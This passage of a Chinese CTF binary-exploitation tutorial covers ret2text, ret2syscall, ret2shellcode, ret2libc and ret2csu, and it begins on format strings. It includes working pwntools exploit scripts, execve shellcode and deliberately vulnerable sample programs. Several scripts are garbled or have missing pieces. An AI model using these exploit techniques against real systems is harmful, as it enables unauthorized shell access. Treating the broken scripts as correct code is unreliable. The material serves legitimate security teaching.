这里最后一个 `0x000000000040101a` 就符和要求，接下来把这句接到原本的 payload 上，构成 ROP 链：

```

#!/usr/bin/env python3
#-*- coding: utf-8 -*-
#
#   expBy : @eastXueLian
#   Debug : ./exp.py debug ./pwn -t -b b+0xabcd
#   Remote: ./exp.py remote ./pwn ip:port

from pwncli import *
cli_script()
set_remote_libc('libc.so.6')

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc

i2b = lambda c : str(c).encode()
lg = lambda s : log.info('\x033[1;31;40m %s --> 0x%08x \x033[0m' % (s, eval(s)))
debugB = lambda : input("\x033[1m\x033[33m[ATTACH ME]\x033[0m")

ret_addr = 0x000000000040101a

ru(b'Give me your data: \n')
payload = b"a"*(0x20+8)
payload += p64(ret_addr)
payload += p64(elf.symbols['gift'])
s(payload)

ia()

```

这是后运行到 main 函数退出时栈上情况如下：

```

pwndbg> stack
00:0000|  rsp 0x7ffd180320a8 -> 0x40101a (_init+26) ← ret
01:0008|      0x7ffd180320b0 -> 0x401176 (gift) ← endbr64

```

即先到 `ret;` 语句上，使栈实现对齐再 `ret` 到 `gift` 函数上，最终成功实现 getshell.

ret2syscall

当然，rop 并不一定需要程序中存在现有的利用代码，接下来介绍 `ret2syscall` 的利用方法：

正如在章节 0.4 中介绍的那样，汇编语言提供了另一种不借助库函数而是直接利用中断来调用函数的方法，在 [amd64 架构下中断](#)就是 `syscall`，而中断号存放在 `rax` 中，具体可以查阅对应架构的中断向量表，下面以常见的几个 `syscall` 为例：

```
%rax      System call    %rdi      %rsi      %rdx      %r10      %r8      %r9
0   sys_read     unsigned int fd      char *buf      size_t count
1   sys_write    unsigned int fd      const char *buf      size_t count
2   sys_open     const char *filename      int flags      int mode
9   sys_mmap     unsigned long addr      unsigned long len      unsigned long prot
10  sys_mprotect  unsigned long start      size_t len      unsigned long prot
40  sys_sendfile   int out_fd      int in_fd      off_t *offset      size_t count
59  sys_execve    const char *filename      const char *const argv[]      const char *const envp[]
```

如我们想调用 sys_execve 来实现 getshell 时，就需要使 rdi 为指向字符串 b"/bin/sh\x00" 的指针，rsi 和 rdx 为 0 即可，最后使 rax 为 59，最后执行 syscall 就能获得 shell.

例题 chp1-1-ret2text-revenge-revenge

这时候在上面的例题中去掉了 gift 函数并且采用静态编译，源码如下：

```
// compiled with: gcc -static -no-pie -fno-stack-protector ./ret2text-rev-rev.c
// author: @eastXueLian
// date: 2023-03-25

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>

int main() {
    char buf[0x20];
    puts("/bin/sh");
    puts("Give me your data: ");
    read(0, buf, 0x100);
    return 0;
}
```

这时候再用 ROPgadget 来搜索 gadgets 就能发现查找速度慢了很多，这是因为静态编译使得程序中 gadgets 数量更多了，这对于 ROP 利用来说是好事，因为我们可以找到更多的有用 gadgets 了.

来看一下现有条件：

- 静态编译的程序，给我们带来了很多 gadgets (如 `syscall;ret`)
- 溢出长度多达 0x100-0x20，这意味着我们可以布置很长的 rop 链
- 没有地址随机化，所以 gadgets 的地址都是固定的，用工具找到后直接拿来用就行

于是根据上面的思路构造出如下 rop 链：

```

#!/usr/bin/env python3
#-*- coding: utf-8 -*-
#
#   expBy : @eastXueLian
#   Debug : ./exp.py debug ./pwn -t -b b+0abcd
#   Remote: ./exp.py remote ./pwn ip:port

from pwncli import *
cli_script()
set_remote_libc('libc.so.6')

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc

i2b = lambda c : str(c).encode()
lg = lambda s : log.info('\x033[1;31;40m %s --> 0x%08x \x033[0m' % (s, eval(s)))
debugB = lambda : input("\x033[1m\x033[33m[ATTACH ME]\x033[0m")

syscall_ret = 0x0000000000416c44
pop_rdi_ret = 0x0000000000401862
pop_rsi_ret = 0x000000000040f15e
pop_rdx_ret = 0x000000000040176f
pop_rax_ret = 0x0000000000414df4
str_bin_sh = next(elf.search(b"/bin/sh\x00"))

ru(b'Give me your data: \n')
payload = b"a"(0x20+8)
payload += p64(pop_rdi_ret) + p64(str_bin_sh)
payload += p64(pop_rsi_ret) + p64(0)
payload += p64(pop_rdx_ret) + p64(0)
payload += p64(pop_rax_ret) + p64(59)
payload += p64(syscall_ret)
s(payload)

ia()

```

读者不妨试试自己构造上面的 rop 链，下面留给读者一个问题和一个挑战：

实际上源程序中本来是没有字符串 "/bin/sh\x00" 的，这个字符串可以放在栈里吗？如果放在栈里那需要对 exp 做出什么样的改变？

挑战：例题 chp1-1-ret2text-revenge-revenge-revenge

上面利用 `execve("/bin/sh", 0, 0)` 的方式实现了 getshell，那如果题目中通过 seccomp 来禁用了 execve 的系统调用呢？我们是否还有办法获取 flag？

pwn

```
// compiled with: gcc -static -no-pie -fno-stack-protector ./ret2text-rev-rev-1
// author: @eastXueLian
// date: 2023-03-25

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <seccomp.h>
#include <linux/seccomp.h>

int main() {
    char buf[0x20];
    scmp_filter_ctx ctx;
    ctx = seccomp_init(SCMP_ACT_ALLOW);
    seccomp_rule_add(ctx, SCMP_ACT_KILL, SCMP_SYS(execve), 0);
    seccomp_load(ctx);
    puts("/bin/sh");
    puts("flag is at: ");
    puts("/flag");
    puts("Give me your data: ");
    read(0, buf, 0x100);
    return 0;
}
```

答案当然是肯定的，这里给读者一个小提示：orw 或者 open + sendfile，这里就不放 exp 了，留作挑战，读者可以在附件中找到利用代码。

1.3.3 ret2shellcode

运行汇编程序

之前我们学习了汇编语法和简单的程序编写，但是我们还没学习如何编译运行。主流的环境有gas、nasm工具链，但是这里我们采用一些比较特殊的方式来运行。

编译运行脚本

建立我们的汇编指令文件 test.asm

```
push rbp
mov rbp, rsp
mov rax, 1
push 0xa636261
mov rdi, 1
mov rsi, rsp
mov rdx, 4
syscall
leave
ret
```

调用 `write(stdout, "abc\n", 4)` 在屏幕上打印一行abc

编写汇编脚本 `asm.py`，将之转化为机器码

```
from pwn import *
context.arch='amd64'
a=open('test.asm').read()
s=asm(a)
print(s)
open('test.bin','wb').write(s)
```

编写简易执行器 `run.c`

```
#include <stdio.h>
#include <string.h>
int main(){
    char a[300], *p=a, c;
    while(~(c=getchar())) *(p++)=c;
    ((void(*)())a)();
}
```

编译时记得加参数

```
gcc run.c -o run -z execstack
```

最后运行

```
python3 asm.py
./run < test.bin
```

结果和我们预期一样

```
$ ./run.out < test.org
abc
```

执行器的原理

看看我们最简单的代码执行器，前面是输入，最后一行其实是将输入的字符数组a强制转化为void型无参数的函数指针并调用。事实上，函数在内存中用函数代码段首地址来标识，换言之所谓函数指针也就是一个指向机器码地址，所以完全可以用一个字符指针来充当。要想正常运行，需要这个字符指针指向的数组内容每一比特正好是对应函数的机器码（表现起来是一堆乱码而非ASCII可打印字符）。

我们来看看这个程序的关键部分：

```
((void(*)())a)();
```

编译为

```
11c6: 48 8d 95 c0 fe ff ff    lea    rdx,[rbp-0x140]
11cd: b8 00 00 00 00          mov    eax,0x0
11d2: ff d2                  call   rdx
```

第一行，将a的地址算好赋给rdx；第二行无关紧要；第三行直接callrdx，相当于把字符串a里的字节当成一串指令去运行。这就是强制转换成函数指针的原理。这是最简单的形式，因为函数有类型、有参数，不同形式的函数指针区别就在于编译时生成的传参数、返回值的指令片段不同，具体细节和编译原理有关，此处不深入。

思考和启发

事实上这里我们执行了最简单的shellcode。虽然没有破坏性，但如果我们执行 `execve("/bin/sh", 0, 0)`，具体为如下代码段(run的stdin没切换，看不到效果，需要特殊处理)：

```

push rbp
mov rbp, rsp
mov rax, 59
push 0x6873
mov rdi, rsp
xor rsi, rsi
xor rdx, rdx
syscall
leave
ret

```

之前说过，二进制数据大体分数据、地址、指令这几类，这里事实上就是没有处理好数据和指令的隔离性，导致两者混淆了，产生了安全问题。

观察指令运行

这里我们使用pwndbg工具

实际运用的思考

假设如下一个情况：服务器开放了一个端口，服务器上一个含有漏洞的程序监听这个端口，这个程序可以输入任意一串字符串，并且这串字符串所在的段有执行权限。那么我们需要做的就是将程序的控制流劫持到这个字符串，具体来说，就是用各种手段将 `rip` 寄存器的值修改成这串字符串的首地址。这样，我们在字符串中构造好shellcode后程序就会执行我们需要运行的代码。

我们由浅入深思考一下需要解决的几个问题：

- 这串shellcode怎么构造？

shellcode的构造方式有很多种，首先当然是顾名思义执行shell。

因此我们之前写到的 `execve('/bin/sh', NULL, NULL)` 是一种选择，这里相当于执行 `/bin/sh` 程序，没有参数也没有其他环境变量。在amd64下，用syscall调用，调用号为59，只要将 `rdi` 指向 `/bin/sh` 字符串，`rsi`、`rdx` 置0即可。后两个变量是二级字符指针，构造起来略微麻烦。

同时，程序可能通过一些类似于 seccomp 的手段，禁止掉59号等比较危险的调用。我们无法直接写内核代码，因此我们需要一些其他的系统调用。这里比较常用的是 `orw(open,read,write)`。

`open` 调用的功能是打开文件，创建 `fd` 文件描述符。`fd` 我们在之前提到过，0、1、2这三个是系统保留的 `stdin`、`stdout`、`stderr`，如果我们打开了其他文件，系统就会创建新的`fd`，序号从3开始计数。

因此我们按顺序执行三个 `syscall`

```

1.open("/path/to/flag",0)
2.read(3,buf,len)

```

```
3.write(1,buf,len)
```

第一个 `syscall` 的作用是打开 `flag` 文件，创建新的 `fd`。一般情况下，`flag` 文件和可执行程序在同一目录下，所以第一项一般直接用 `flag` 字符串就行。

第二个 `syscall` 的作用相当于从 `fd` 里读取 `len` 长度的字节，到 `buf` 中去，相当于 `fscanf`。如果程序是第一次打开文件，那么 `fd` 写入 3 就行。但是更精确地来说，`open` 系统调用的返回值是打开的新 `fd`，在函数返回后存在 `rax` 中，因此我们可以在第一次调用后将 `rax` 的值拿过来用。

第三个 `syscall` 的作用相当于把 `buf` 开始 `len` 长度的字节写入到 `fd` 中去，如果 `fd` 等于 1 就打印到屏幕上。

一般来说，`buf` 的选取需要一段可以读写的数据段，我们常常选择 `bss` 段上的空闲空间。

- 用什么方式劫持 `rip`？

首先，最简单的方式当然是题目里面直接将字符串强制转换为函数指针并调用。一般这种情况多见于入门题，或者题目的考点本身不在这里（比如在 `shellcode` 上做文章）。

其他情况下，我们需要用各种方式来劫持控制流，这本身是 pwn 里比较核心的一部分，这里介绍一种最简单的：栈溢出。

我们知道，如果程序通过函数调用 `main` 或者其他函数执行，将会通过 `call` 指令进入函数，最后通过 `ret` 指令退出。`call` 指令在栈上保存函数结束以后的返回地址，`ret` 时读取这个地址并从那里开始执行。如果在函数中，我们可以在栈上写入一串长度超出限制的字符串，并且精确覆盖 `call` 指令存入的返回地址，将之修改成我们希望返回的地址，就可以实现控制流的劫持，这就是一种最简单的栈溢出。

- `shellcode` 的内容是否有限制？

这是 `shellcode` 题目的另一种考点。

非常实际的问题：如果我们通过 `gets(buf)` 来输入，那么 `shellcode` 中就不能出现 `\n` 即 `0xa`，如果是 `scanf("%s", buf)` 则不能包含各种诸如空格、换行、`'\t'` 等分隔符。如果是通过 `read(1, buf, len)`，那么输入的 `shellcode` 长度不能超过 `len` 字节。

更有甚者，出题者会自建函数来审核输入的字符串，比如必须要是 `ascii` 可打印字符、必须是字母数字、必须全是偶数字节等等各种奇怪的要求，这也是这类专门关注 `shellcode` 本身构造的 pwn 题的难度所在。

幸好，各种常见的限制条件在网上都有了生成脚本，也有较为专门的套路去构造。

实践操作

例题 chp1-0-helloowner-flag2

还记得我们在章节 1.0 中看到的例题 chp1-0-hellopwner 吗，我们使用了 ret2text 的方法拿到了 flag1，但是还没有成功实现 getshell，接下来考虑采用 ret2shellcode 的方法来拿到 shell：

pwn

```
#!/usr/bin/env python3
#-*- coding: utf-8 -*-
#
#   expBy : @eastXueLian
#   Debug : ./exp.py debug ./pwn -t -b b+0xabcd
#   Remote: ./exp.py remote ./pwn ip:port

from pwncli import *
cli_script()
# set_remote_libc('libc.so.6')
context.arch = "amd64"

io: tube = gift.io
elf: ELF = gift.elf
libc: ELF = gift.libc

i2b = lambda c : str(c).encode()
lg = lambda s : log.info('\x033[1;31;40m %s --> 0x%08x \x033[0m' % (s, eval(s)))
debugB = lambda : input("\x033[1m\x033[33m[ATTACH ME]\x033[0m")

# one_gadgets: list = get_current_one_gadget_from_libc(more=False)
CurrentGadgets.set_find_area(find_in_elf=True, find_in_libc=False, do_initial=False)

def cmd(data):
    ru(b'cmd> ')
    sl(data)

def call_func(data, idx=0, key=b""):
    cmd(data)
    ru(b'offset: ')
    sl(i2b(idx))

    if data[:1] == b"1":
        ru(b'data: ')
        sl(key)

buf_addr = 0x4c5000 + 8
gets_addr = elf.symbols['gets']
mprotect_addr = elf.symbols['mprotect']
bytes_binsh = u64_ex(b"/bin/sh\x00")
call_func(b"0\x00".ljust(0xf8, b"\x00") + p64(buf_addr) + p64(gets_addr) + p64(
# -1 => shellcode
# 0 => gets
# 1 => mprotect

shellcode = b"a"*8
shellcode += asm(f"""
// execve(b"/bin/sh\x00", 0, 0);
    mov rax, {bytes_binsh};
    push rax;
```

pwn

```
    mov rdi, rsp;
    xor rsi, rsi;
    xor rdx, rdx;
    push SYS_execve;
    pop rax;
    syscall;
""")  
sl(shellcode)  
call_func(i2b(1), 0x1000, b"a"*7)  
call_func(i2b(-1))  
  
ia()
```



1.3.4 ret2libc

之前，我们在ROP题中提到静态链接。静态自然对应动态，两者分别是什么东西呢？

我们程序的不同函数之间相互调用，可能通过绝对或者相对地址来定位。比如说，写在同一个源代码文件里的两个C函数，一般相互调用时，比如a函数里call了b函数，最初编译可能就在程序里留一个call b，这里的b只是一个标号，因为可能还不知道b在哪儿。直到其他编译过程都处理完，整个程序的结构、各个函数的长度、位置和相对偏移位置都固定了，最后再在刚才留着函数标号的地方回填函数的地址或者相对偏移。事实上，这就是一种程序的链接过程，也是我们在C语言中学到的程序编译的“预处理-编译-链接”里的最后一步。

同样地，如果程序有多个源文件，那么最后也要经过多个编译好的目标文件之间的地址链接来将程序结合起来，使得他们之间可以相互知道各自的位置，用以相互调用。

而我们在学习C语言的时候，永远绕不开的是库函数调用。著名的 `printf` 系列函数更是初学者绕不开的重点。在调用这些函数的时候，我们有以下两种倾向：

- 真的将`printf`从`stdio.h`里取出来在我们的程序里编译一次，或者把编译好的指令拿过来，作为我们自己程序的一部分，随着程序一起发布。
- 既然这个函数这么常用，那么不如事先编译好，在每台电脑里跟随系统都装一份，在我们的代码要运行时从系统里调用出来，这样我们的程序只需要保留自己编写的部分，而不用附带系统函数的实现。

这两种方法分别就是静态链接和动态链接。前者在编译时做好了链接，运行时省去了链接等计算，效率可能更高，但会导致程序容量偏大；后者编译时不用链接库函数，程序量大大精简，但在运行时进行链接可能略微降低效率。我们的ROP大多数执行在静态链接的程序中，原因就是静态链接取出的库函数编译版本里含有大量指令，在不开启PIE时可以直接取用，含有完整gadget的概率很大。一旦程序采用动态链接，那么程序量会非常精简，有时甚至连`syscall`都找不到，直接执行ROP的难度比较高。

而在我们常用的linux中跟随系统发布的库函数动态链接文件(一般为.so后缀)，就是后面学pwn需要详细了解的glibc。

glibc入门

glibc，全称GNU C library。我们在ubuntu程序中用gcc不加任何参数编译的程序大多数就是动态链接到系统的glibc来调用库函数的。在IDApro中左边栏中一大串粉色的函数名表说明存在动态链接。

glibc中含有很多的函数实现代码，在程序中我们只需要call相应的函数真实地址就能完成调用。但是，动态链接常常伴随一个很常用的保护手段，那就是我们永远绕不过的ASLR（Address space layout randomization，地址空间布局随机化）。简单来说，这是个类似于附加在libc上的PIE：整个libc的数据和代码段都会加上一个基址，这个基址往往附带一个随机的偏移量，每次运行时都不同。例如，本次

运行时程序的libc基地址为0x7ffff7dc3000，gets函数在libc中的地址为0x86af0，那么gets函数在本次运行中的真实地址就是两者相加得到的0x7ffff7e49af0。和PIE不同的是，ASLR是一个系统功能，而PIE是程序自身的选项。

同时，glibc也有一些特殊性质。由于glibc是跟随系统发布的，同一版本的glibc在两台设备上应该是完全相同的。所以，里面各个函数、符号之间的相对偏移位置是固定的。比如，printf的地址在0x64e10，gets在0x86af0，那么不管基址是多少，gets的实际位置都应该在printf的+(0x86af0-0x64e10)处；事实上背后原理更简单，只要我们确定了一个函数的实际位置，那么就能结合同版本glibc的本地文件确定本次程序的glibc的基址，从而确定所有glibc中所有函数和符号的实际位置。

第二点，在64位程序下，段地址分配是以0x1000为一页作为单位的，因此基址16进制的后三位总为0，导致同一个函数实际地址16进制的后三位不管如何随机化，总是相同的。然而大量的库函数通过自动化的脚本编译链接而成，glibc版本迭代时的代码修改导致不同版本的不同函数的相对偏移差别很大。举例来说，我们多次运行某程序，得到其gets的后三位总为0xaf0，printf的后三位总为0xe10，或者还有其他函数的信息，用这些信息我们就可以通过一些数据库筛选出一些版本的glibc，最终确定本程序运行时使用的版本。

动态链接的实现

之前讲过静态链接和动态链接的概念，这里讲一下动态链接的实现。

首先需要普及两个段的概念：PLT、GOT。这两个段都在我们自己编译的可执行程序里。

PLT（程序连接表，Procedure Link Table）是个代码段，里面为每个可执行程序的库函数写了一小段代码，代码内容是跳转到库函数的真实地址。程序在编译时，会讲我们代码中调用到的所有库函数统计一次，制作一张PLT表。

GOT（全局偏移表，Global Offset Table）是个数据段，可以看成一个存了许多函数指针的数组，这些函数指针对应了程序里调用的每个库函数在glibc里的真实地址。GOT表中的每一项对应PLT表中的每一项。

那么这两个段在动态链接中有什么作用呢？

事实上，我们的程序编译完的时候并不知道库函数的真实地址，所以程序中的代码在调用库函数的时候，调用的是其plt表地址。例如，我们在动态链接的程序中调用gets，那么编译完的程序中的代码其实是：

```
call gets@PLT
```

PLT则是一个代码段，通过查找GOT数组表里的值来最终跳转到库函数的真实地址。下面是不太严格的伪代码。

```
gets@PLT:
    jmp GOT[gets] ;相当于把got表看成一个函数指针数组，跳转到数组中存放的gets的真实
    ...

```

另外还需要讲解一下延迟绑定机制。程序刚开始运行的时候，自己也是不知道库函数的真实地址的，所以GOT表一开始存放的不是库函数的真实地址，而是一个查找函数的地址。因此第一次调用这个库函数的时候，事实上会先跳转到这个查找函数，找到这个库函数的真实地址，然后再写入GOT表中。以后再调用这个库函数的时候，才会通过GOT表直接跳转到库函数的真实地址。

那么如何利用这些性质呢？

- 首先，不管是第一次还是之后，只要跳转到函数的PLT表地址，一定是可以完成这个函数调用的；而且这个PLT表地址是在可执行文件中的，不需要泄漏 libc。
- GOT表是数据段，有时是用户可读写的。因此，如果篡改GOT表，变成我们希望执行的代码地址，那么就能使得程序执行我们希望执行的函数。例如：

```
char a[100];
gets(a);
int b=atoi(a);
```

上述程序是一个将字符串转换为数字的片段。但如果我们将atoi的got表篡改为system在libc中的实际地址，那么第三行实际上就会变成 `int b=system(a);`，此时，我们如果在第二行的输入中输入 `'/bin/sh'`，那么就能getshell。同理，我们将atoi的got表篡改成shellcode的地址，有时也可以get shell；

改成onegadget（后面会提到），就能直接getshell；

改成main函数的地址，就能循环执行这个程序，方便我们进行更多的篡改劫持工作；

放开思路，将atoi的got改成某个函数的plt地址，也能完成对这个函数的调用。

不管怎样，只需要将got表改成一个可执行地址，那么就能执行相应的代码。

- 对于一个已经调用过一次的库函数，如果我们有办法将其got表项用某种方式打印出来，那么就泄漏了本次运行中这次库函数在libc的真实地址，继而可以计算得到libc基址，泄露整个libc。注意一定要已经调用过。

工具使用

- readelf

这个工具用以列举程序中的符号表，常常用来寻找动态链接库中的函数地址，一般linux自带。

用法：

```
readelf -s filename.so
```

用于列出程序中所有的符号和地址。

常常在后面用管道符和grep来搜索函数：

```
readelf -s filename.so | grep gets
```

寻找结果中带gets的内容。

- glibc-all-in-one

这是一个常用的glibc下载工具

```
git clone https://github.com/matrix1001/glibc-all-in-one.git  
cd glibc-all-in-one  
.update_list
```

上面几步用于安装和更新已经发布的glibc

```
cat list(或者old_list)
```

查看可下载的glibc版本

```
./download 2.23-0ubuntu10_amd64
```

下载某个版本的glibc。旧版本可以用download_old，下载好的文件存放在libs文件夹中。

- patchelf

这个程序用于替换程序运行需要的glibc版本。一般需要替换两个，一个是libc的so文件本身，另一个则是链接程序ld。

```
patchelf filename --print-needed
```

打印程序运行需要的动态库，其中一般包含glibc，显示为libc.so.6

```
patchelf filename --replace-needed libc.so.6 /path/to/your/glibc/libc.so.6
```

将上一步搜索出的条目替换成自己下载的so文件

```
patchelf filename --set-interpreter /path/to/your/glibc/ld.so.6
```

替换程序使用的ld程序

一般，ld程序和so动态库需要保持版本相同，否则可能导致崩溃。

- ldd

linux自带指令，用于查看程序运行需要的动态库的具体位置，常用于验证patchelf是否成功。

```
ldd filename
```

- file

linux自带指令，用于查看程序信息，比如位数、大小端、是否静态链接等等。

```
file filename
```

- libcdb

```
https://github.com/blukat29/search-libc
```

在线工具，也可以下载后本地搭建。内含存储大量glibc版本的数据库，自带偏移量筛选工具，可以指定一些函数符号最后三位来筛选出符合的版本进行本地搭建。

利用思路

这里只讲一些简单的。

一般情况下，我们需要一个大前提，就是知道本次程序运行的libc基址。只需要我们泄漏得到某个函数的真实地址，结合这个版本的libc本地文件，就能相减得到基址，从而确定其他库函数的地址。其他就是各种劫持控制流的手段。

onegadget

最简单的利用方式，在许多版本的glibc中，只需要从代码段的某些地址开始运行，就能一路达成 `execve("/bin/sh", 0, 0)` 的效果，但是可能需要满足某些条件，比如最开始栈上某个位置为0等等。这种地址被称作onegadget，可以用onegadget工具指定glibc文件进行搜索。

安装：

```
sudo apt -y install ruby  
sudo gem install one_gadget
```

使用：

```
$ one_gadget libc.so.6
```

效果：

```

0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
    rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
    [rsp+0x30] == NULL

0xf0274 execve("/bin/sh", rsp+0x50, environ)
constraints:
    [rsp+0x50] == NULL

0xf1117 execve("/bin/sh", rsp+0x70, environ)
constraints:
    [rsp+0x70] == NULL

```

这时，只要在程序中随便跳转到上面任何一个满足constraints的实际地址，就能触发onegadget。

ret2libc

计算得到基地址后我们就确定了整个libc库的所有函数本次运行的真实地址。一般最有用的是system函数，它只有一个参数就是文件名。只要运行 system("/bin/sh") 就能在底层调用 execve，从而运行shell。我们的工作是将 "/bin/sh" 的地址传进第一个参数里，32位下可能是调整栈布局，而64位则是设置寄存器。

另外，知道libc基地址后，还有很多函数可以用，比如用gets来输入一串文字、mprotect来设置某些空间的读写执行权限等等，劫持控制流后都可以按需求来构造调用。

ret2csu

这是glibc下一个特殊的方法。在glibc的许多版本中，有一个叫做 __libc_csu_init 的代码段，形式如下：

```

.text:00000000004005C0 ; void __libc_csu_init(void)
.text:00000000004005C0          public __libc_csu_init
.text:00000000004005C0 __libc_csu_init proc near           ; DATA XREF: _st
.text:00000000004005C0          push    r15
.text:00000000004005C2          push    r14
.text:00000000004005C4          mov     r15d, edi
.text:00000000004005C7          push    r13
.text:00000000004005C9          push    r12
.text:00000000004005CB          lea     r12, __frame_dummy_init_array_entry
.text:00000000004005D2          push    rbp
.text:00000000004005D3          lea     rbp, __do_global_dtors_aux_fini
.text:00000000004005DA          push    rbx
.text:00000000004005DB          mov     r14, rsi
.text:00000000004005DE          mov     r13, rdx
.text:00000000004005E1          sub    rbp, r12
.text:00000000004005E4          sub    rsp, 8
.text:00000000004005E8          sar    rbp, 3
.text:00000000004005EC          call   __init_proc
.text:00000000004005F1          test   rbp, rbp
.text:00000000004005F4          jz    short loc_400616
.text:00000000004005F6          xor    ebx, ebx
.text:00000000004005F8          nop
.dword ptr [rax+rax+00000000h]
.text:0000000000400600
.text:0000000000400600 loc_400600:                      ; CODE XREF: __
    mov    rdx, r13
    mov    rsi, r14
    mov    edi, r15d
    call  qword ptr [r12+rbx*8]
    add    rbx, 1
    cmp    rbx, rbp
    jnz   short loc_400600
.text:0000000000400616
.text:0000000000400616 loc_400616:                      ; CODE XREF: __
    add    rsp, 8
    pop    rbx
    pop    rbp
    pop    r12
    pop    r13
    pop    r14
    pop    r15
    retn
.text:0000000000400624 __libc_csu_init endp

```

通过段代码中的gadget，我们可以设置很多rop中需要用到的寄存器和64位函数调用传参数用的寄存器并return，以此来配合ret2libc传参数或者直接rop。

实践

libc相关

例1.直接调用PLT

来自bamboofox 中 ret2libc1。查看保护：

```
Arch:      i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
```

在IDA中反汇编，发现简单的栈溢出：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int v4; // [sp+1Ch] [bp-64h]@1
    setvbuf(stdout, 0, 2, 0);
    setvbuf(_bss_start, 0, 1, 0);
    puts("RET2LIBC >_<");
    gets((char *)&v4);
    return 0;
}
```

因此，我们直接修改main的返回地址。返回到哪里呢？我们可以查找发现plt表中有system函数的调用，那么我们可以直接return到那里去。另外，我们还查到程序中含有 '/bin/sh' 字符串。

```
.plt:08048460 ; [00000006 BYTES: COLLAPSED FUNCTION _system. PRESS CTRL-NUMPAD-0x08048720 : /bin/sh
```

这里需要注意的是，我们是通过ret回到system的，没有指定参数。而我们的预想是，执行的效果和call system的效果一样，并且希望函数的第一个参数是字符串地址。程序是32位的，函数参数通过栈压入，因此正常调用call system之后，栈上由高到低依次是：/bin/sh的地址、call压入的返回地址。我们也应该这样伪造，使得main函数ret后和预想中执行了 system("/bin/sh"); 的栈布局一样，所以最终的payload为：

```
padding=b'#' * 0x70
ret_addr=b'#' * 4
system_plt=0x08048460
sh_str=0x08048720
payload=padding+p32(system_addr)+ret_addr+p32(sh_str)
```

例2.和上面的程序相同，但是不包含/bin/sh，程序中可以找到gets的plt。

于是，我们需要调用两个函数，首先是gets，从键盘读入/bin/sh，然后再执行system。连续调用两个函数并设置参数，需要将栈上的内容清空，具体可以查看我们的构造方法。

```
padding=b'!*'*0x70
ret_addr=b'!*'*4
system_plt=0x08048460
gets_plt = 0x08048460
bss=0x804a080 #在bss段上随便找一个地址，用来输入我们想要的字符串
pop_ebx_ret=0x0804843d #ropgadget找到的一个小片段，用来清空栈上残留

payload=padding+p32(gets_plt)+pop_ebx_ret+p32(bss)+p32(system_addr)+ret_addr+p32(pop_ebx_ret)*2
```

首先，类似于上面的配置，我们返回到了gets，参数为bss段上的一个地址，从键盘输入 /bin/sh 后，gets结束，返回地址为pop_ebx_ret，这时栈顶是gets的参数，我们用了pop使得它出栈，将栈上的参数作了清理，然后执行ret，此时栈顶是system的地址，所以又是类似第一次的配置，完成调用。

例3.同之前的程序，这次在plt表中找不到system了，但是有gets和puts。

既然用不了system的plt地址，那么我们就需要获得它在libc中的真实地址，这里我们就需要泄漏了。

而且，payload肯定需要发送两次，因为第一次的时候我们是不知道libc的真实地址的，所以第一次的发送用来泄漏，第二次才是真实的利用。这里就可能需要ret回main函数来循环调用程序了。同样地，我们需要知道程序用的libc版本，这里就需要用libcdb等工具进行筛选了。

最后，大多数版本的libc中，都是有 '/bin/sh' 字符串的，如果泄漏libc地址后就可以使用了。

获取libc版本：

```
e=ELF('ret2libc3')
p=process('ret2libc3')
puts_plt=e.plt['puts']
gets_got=e.got['gets']
printf_got=e.got['printf']

...
padding=b'#'*0x70
ret_addr=b'#'*4

payload=padding+retaddr+p32(puts_plt)+p32(        .got) #多次运行脚本，最后一项填入got
```

exp:

pwn

```
from pwn import *
e=ELF('ret2libc3')
libc=ELF('libc.so.6')
p=process('ret2libc3')


puts_plt=e.plt['puts']
gets_got=e.got['gets']
main = e.symbols['main']
fake_ret_addr=b'#'*4

p.recv()
payload=b'#'*0x70+p32(puts_plt)+p32(main_addr)+p32(gets_got)
p.send(payload)

gets_libc=u32(p.recv()[0:4])
libc_base=gets_libc-libc.symbols['gets']
print('libc_base=' + hex(libc_base))
system_libc=libc.symbols['system']+libc_base
sh_str=next(libc.search(b'/bin/sh'))+libc_base

#这里puts执行后，返回地址为main函数，第二次执行main里的gets。这里我们不用管前面的栈布局了，

payload=b'#'*0x68+p32(system_libc)+fake_ret_addr+p32(sh_str)#0x68是动态调试得到的
p.send(payload)
p.interactive()
```



1.4.1 格式化字符串漏洞

介绍

格式化字符串函数可以接受可变数量的参数，并将**第一个参数作为格式化字符串，根据其来解析之后的参数** 通俗来说，格式化字符串函数就是将计算机内存中表示的数据转化为我们人类可读的字符串格式。几乎所有的 C/C++ 程序都会利用格式化字符串函数来**输出信息，调试程序，或者处理字符串** 一般来说，格式化字符串在利用的时候主要分为三个部分

- 格式化字符串函数
- 格式化字符串
- 后续参数，可选

含有格式化字符串的函数

- 输入
 - scanf
- 输出
 - printf: 输出到 stdout
 - fprintf: 输出到指定 FILE 流
 - vprintf: 根据参数列表格式化输出到 stdout
 - vfprintf: 根据参数列表格式化输出到指定 FILE 流
 - sprintf: 输出到字符串
 - snprintf: 输出指定字节数到字符串
 - vsprintf: 根据参数列表格式化输出到字符串
 - vsnprintf: 根据参数列表格式化输出指定字节到字符串
 - setproctitle: 设置 argv
 - syslog: 输出日志

基本格式

格式化字符串的格式的基本格式为

```
%[parameter][flags][field width][.precision][length]type
```

有几个是比较重要的

- parameter
 - n\$, 获取格式化字符串中的指定参数
- flag
- field width
 - 输出的最小宽度
- precision
 - 输出的最大长度
- length, 输出的长度

- hh, 输出一个字节
- h, 输出一个双字节
- type
 - d/i, 有符号整数
 - u, 无符号整数
 - x/X, 16 进制 unsigned int。x 使用小写字母；X 使用大写字母。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
 - o, 8 进制 unsigned int。如果指定了精度，则输出的数字不足时在左侧补 0。默认精度为 1。精度为 0 且值为 0，则输出为空。
 - s, 如果没有用 l 标志，输出 null 结尾字符串直到精度规定的上限；如果没有指定精度，则输出所有字节。如果用了 l 标志，则对应函数参数指向 wchar_t 型的数组，输出时把每个宽字符转化为多字节字符，相当于调用 wcrtomb 函数。
